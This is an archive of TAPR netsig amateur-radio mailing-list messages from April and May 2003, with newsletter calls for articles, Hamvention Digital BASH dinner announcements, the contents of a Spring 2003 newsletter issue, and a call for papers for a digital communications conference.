I hope you have found this document informative and useful. TAPR is always looking for new things to do and how to improve what it is already doing. If you have any ideas or concerns, please email me on darryl@radio-active.net.au

Darryl

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

April 2003

Original source file: netsig.0304
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0304

1. [netsig] publish or perish

From: Stan Horzepa <stanzepa@earthlink.net>
Date: Tue, 01 Apr 2003 19:38:06 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-127135-2003.04.01-19.35.13--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Here is your chance to become rich and famous! Well, maybe not rich, but
certainly famous.

The editorial board of Packet Status Register (PSR, TAPR□s quarterly
newsletter) is now soliciting articles, news items, etc. for the next issue
of the newsletter. Topics related to digital Amateur Radio will be given
preference and the editorial board reserves the right to determine what is
suitable for publication.

E-mail your contributions to wa1lou@tapr.org ASAP because the deadline for
the next issue of the newsletter is April 24.

Don't forget, if you are a TAPR member, you will add three months to your
TAPR membership for every article that is published in PSR.

73,

Stan Horzepa, WA1LOU, PSR Editor

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Digital BASH at Hamvention

From: John Ackermann N8UR <jra@febo.com>
Date: Fri, 11 Apr 2003 16:40:06 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-128255-2003.04.11-16.37.13--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Announcing the 2003 TAPR Digital BASH!

What?
        An event for the digitally-inclined ham, featuring:
        * Buffet dinner
        * Keynote Address: A Software Defined Radio for the Masses,
            by Gerald Youngblood, AC5OG
        * TAPR special interest group meetings
        * "Birds of a Feather" gatherings

When?
        Friday evening, May 16, 2003
        Doors open at 7:00 pm; dinner served at 7:30 pm
        Speaker and meetings after dinner

Where?
        Kohler's Banquet Center, 4548 Presidential Way, Kettering
        (39 40.75N, 84 08.43W), just south of East David Road between Far
        Hills Ave. and Wilmingon Pike. Maps available on the TAPR web site
        (http://www.tapr.org/tapr/dayton, follow the link at the bottom of the
page),
        or at the TAPR booth.

How?
        Dinner requires advance registration and payment through TAPR.
        Tickets will be available at the TAPR booth on Friday, though
        we strongly encourage registration <before> Hamvention. The
        cost is $25.00 per person, tax and tip included.

        All amateurs are welcome to attend, enjoy the speaker, and
        participate in the meetings, although only those purchasing a
        dinner can eat.

To register, contact:
        Digital BASH
        c/o TAPR
        8987-309 E. Tanque Verde Road #337
        Tucson, AZ   85749-9399
        Phone: 972-671-TAPR (8277)
        Fax: 972-671-8716
        Internet: tapr@tapr.org

        Visa/Mastercard Accepted

Who?
        PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet
        Radio, the national leader in digital communication -- and the
        Miami Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/dayton,
 or send email to tapr@tapr.org.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Packet Status Register deadline nears

From: Stan Horzepa <stanzepa@earthlink.net>
Date: Mon, 21 Apr 2003 19:38:40 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129453-2003.04.21-19.40.13--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The deadline for the next issue of Packet Status Register (PSR), TAPR's
quarterly newsletter, is Thursday, April 24, so please get your submissions
to me as quick as a bunny!

73,

Stan, WA1LOU

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

May 2003

Original source file: netsig.0305
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0305

1. [netsig] Spring 2003 issue of Packet Status Register (PSR) now available

From: Stan Horzepa <stanzepa@earthlink.net>
Date: Mon, 05 May 2003 20:00:28 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-131521-2003.05.05-19.55.36--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The Spring 2003 issue of Packet Status Register (PSR), TAPR's quarterly
newsletter is now available at the TAPR web site (www.tapr.org).

This issue of PSR has the following contents:

802.11b Used in Ham's Shuttle Recovery Efforts by Doug Kilgore, KD5OUG

A New Tactical Reporting Protocol by Scott Miller, N1VG

Announcing N2YGK's Linux aprsdigi Version 2.4.3   3 by Alan
Crosswell, N2YGK

APRS IP Mobile in a Non-Dynamic Wireless Environment or 802.11 APRS by
Darryl Smith, VK2TDS

Portable Tactical Digital Communications Using Off-the-Shelf Consumer
Components by Ed Carp, N7EKG

President's Corner: Dayton, Directors and the DCC by John Ackermann, N8UR

Real Networking: Is It the Key to Keeping & Reviving Packet? by Ron Sauer,
K9RKI

Revitalizing "Plain" Packet by Jim Wagner, KA7EHK

TAPR and ARRL 22nd Annual Digital Communications Conference

TAPR Membership by Darryl Smith, VK2TDS

TAPR Order Form

WA8WDQ Replaces K0PFX on TAPR Board

Welcome to Jeannie, The House That Listens by Don Marquardt, K9SOA

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Last Reminder: Hamvention Digital Bash!

From: "John R. Ackermann N8UR" <jra@febo.com>
Date: Tue, 13 May 2003 10:15:19 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-132603-2003.05.13-10.10.56--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Just a reminder that the annual TAPR Digital BASH will be held Friday
evening at Hamvention. Our keynote speaker will be Gerald Youngblood,
AC5OG, who will describe -- and demonstrate -- his HF software defined
radio, the SDR-1000. I have been playing with the SDR-1000 myself, and it
is a real step forward for ham SDR experimentation. If you're at
Hamvention, you'll want to hear Gerald and see the radio in action.

Tickets are $25 and will be available at the TAPR booth up until about 3:45
Friday afternoon, when we have to call in the final count. Directions to
the banquet hall will also be available at the booth.

And, remember that TAPR will have a bigger and better presence at
Hamvention this year. Our new booth spaces are 607, 608, and 615, just a
little bit down and over from our old spot.

See you there!

73,
John N8UR

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Call for Papers

From: Stan Horzepa <stanzepa@earthlink.net>
Date: Tue, 20 May 2003 20:45:42 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-133575-2003.05.20-20.50.56--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Technical papers are solicited for presentation at the 22nd Annual ARRL and
TAPR Digital Communications Conference to be held September 19-21, 2003 in
Hartford, Connecticut, and publication in the Conference Proceedings. Annual
conference proceedings are published by the ARRL. Presentation at the
conference is not required for publication. Submission of papers are due by
August 5th, 2003 and should be submitted to:

Maty Weinberg, ARRL
225 Main Street
Newington, CT 06111

or via the Internet to
maty@arrl.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org